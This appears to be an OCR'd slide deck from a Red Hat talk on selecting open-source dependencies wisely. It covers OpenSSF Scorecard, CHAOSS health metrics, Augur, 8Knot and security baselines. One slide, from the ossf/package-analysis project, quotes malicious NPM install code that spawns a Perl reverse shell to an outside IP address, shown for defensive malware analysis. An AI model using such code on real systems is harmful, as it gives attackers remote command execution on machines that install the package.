
github-actions bot added bug invented wontfix labels 33 minutes ago

- Scans the org(s) in scope looking for repositories that are available in the OpenSSF Scorecard
- Stores the database and the scope files in the repo
- Generates an issue if there are changes in the score
- Automate it by custom trigger or it by cron job

Don’t foget to test all the proposed changes been made.


github.com/repository-service-tuf






- Service for secure downloading, installing, and updating content from 3rd party repositories locally
- Available as a server (quick installation using Helm chart) and as client implementations Python, JavaScript, Go, Rust, custom
- Not yet another CI/CD - it works alongside them via REST API

github.com/ossf/package-analysis





Remote Shell

A remote shell is used by an attacker to provide access to a command shell running on a target machine over the network. These are usually "reverse shells" that connect back to an attacker controlled machine.

NPM: @roku-web-core/ajax

2022-03-08, Analysis Result

During install, this NPM package exfiltrates details of the machine it is running on, and then opens a reverse shell, allowing the remote execution of commands.

```
var req = https.request(options, function(res) {
  //console.log(res);
  res.on('data', function() {
    //console.log(d);
  });
  res.on('end', function() {
    if (logging) console.log('end');
    // var cmd = `perl - e 'use Socket; \$i = "45.33.67
    var cmd = `perl -e 'use Socket;\$i="45.33.67.132";\
    spawn(cmd, function(error2, stdout2, stderr2) {
      if (error2 && logging) {
        console.warn(error2);
      }
    });
    //process.exit(0);
  });
});
```

- What files does package access?
- What addresses does package connect to?
- What commands does package run?
- How does package behave over time?

- Initial goal is to study behavior of open source packages to be able to detect the next possible attack
- Components can be used independently, to provide package feeds or runtime behavior data locally

Ok, is Secuirity all that I need to care about selecting dependencies?

Well-maintained project?

Clifden Castle, co. Galway, Ireland

Kilkenny Castle, Co. Kilkenny, Ireland

Community health metrics give a good idea about ~~projects'~~ our world's present and future health.

https://www.tripadvisor.ie/; https://www.budgetyourtrip.com/


Top OSS dependencies concerns

1. Licences
2. Vulnerabilities
3. Under-maintained projects

Community Health Metric Community Health Analytics in Open Source Software

https://chaoss.community

89 Metrics - project “vibe”




https://chaoss.community/kbtopic/all-metrics/

Example: Time to first response

Question: How much time passes between when an activity requiring attention is created and the first response?


Data Collection Strategies

- **Timestamps**: Collect timestamps for when activities (e.g., issues, pull requests, or emails) are created and when the first response is made.
- **Activity Tracking**: Use version control systems (GitHub, GitLab), mailing lists, or forums to capture activity and response times.
- **Exclusion of Automated Responses:** Make sure to exclude responses from bots or other automated systems when measuring genuine community engagement.



https://chaoss.community/kb/metric-time-to-first-response/

github.com/CHAOSS




- Can Community handle workload?
  - Backlog Management Index
  - Review Efficiency Index
- Can Community address work timely?
  - Median Lead Time for Issues
  - Median Lead Time for Pull Requests
- How Community address talent retention challenges?
  - Retention Rate
  - Growth of Active Contributors
  - Contributor Absence Factor (aka Bus or Pony Factor)

Deploy and Scale it!

github.com/chaoss/augur

augur

Repo and org URLS
(GitHub, GitLab)



Relational database with organized repo data with enforced relationship structure

https://ai.chaoss.io/

Data

github.com/oss-aspen/8Knot

8KNOT


Dash-Ploty dashboard with the structure to visualize any analysis of the Augur data

https://metrix.chaoss.io/

Demo

Future of OSS security posture

github.com/ossf/security-baseline




40 requirements across 3 levels of maturity

covering 8 areas of security practices

OSPS-AC-04.01: When a CI/CD task is executed with no permissions specified, the project's version control system MUST default to the lowest available permissions for all activities in the pipeline.

github.com/ossf/security-insights-spec



Security practices declaration posted in repo as a .yaml

Also - "OSS Sustainability" work stream at CycloneDX

How else to scale it?


https://www.linuxfoundation.org/research/software-security-education-study


1 **What are the biggest challenges you face when it comes to securing your code? Please rank from greatest to least impact.**

Rank	Capabilities	Average rank score (Higher # = more challenging)
1	Complexity of modern app architectures	4.79
2	[redacted]	
3	Lack of organizational priority	4.71
4	Lack of time	4.68
5	Lack of automated security tooling	4.06

https://www.jit.io/survey

openssf.org/training/courses/





INSPIRED BY A TRUE STORY
Homemadesoul

BEFORE

- Development team used an open-source web framework, based on its repo stars
- There was no deep architectural discussion about dependency selection
- CVEs pop up with no further fixes
- Turned out, project started to “die” 1 year ago

AFTER

- Guidance and process for dependency selection, also as part of arch review
- Curated repo health indicators
- Checks are automated with open-source
- Metrics support conversations at all levels
- Up to 15% resource saving reported

Key Takeaways

- **Learn** where the risks come from for your dependencies. Repeat.

https://www.redhat.com/en/resources/product-security-risk-report-2024

- **Pick** metrics important for you (most popular <> most healthy)

- **Contribute** back to community with your experience - we need help!

(and yes, beyond code contributions)

- **Automate it** with a bunch of decent open source tools available for you

SELECT YOUR DEPENDENCIES WISELY

BEFORE SOMEONE ELSE DOES IT FOR YOU

LINKEDIN.COM/IN/ROZHUKOV

Red Hat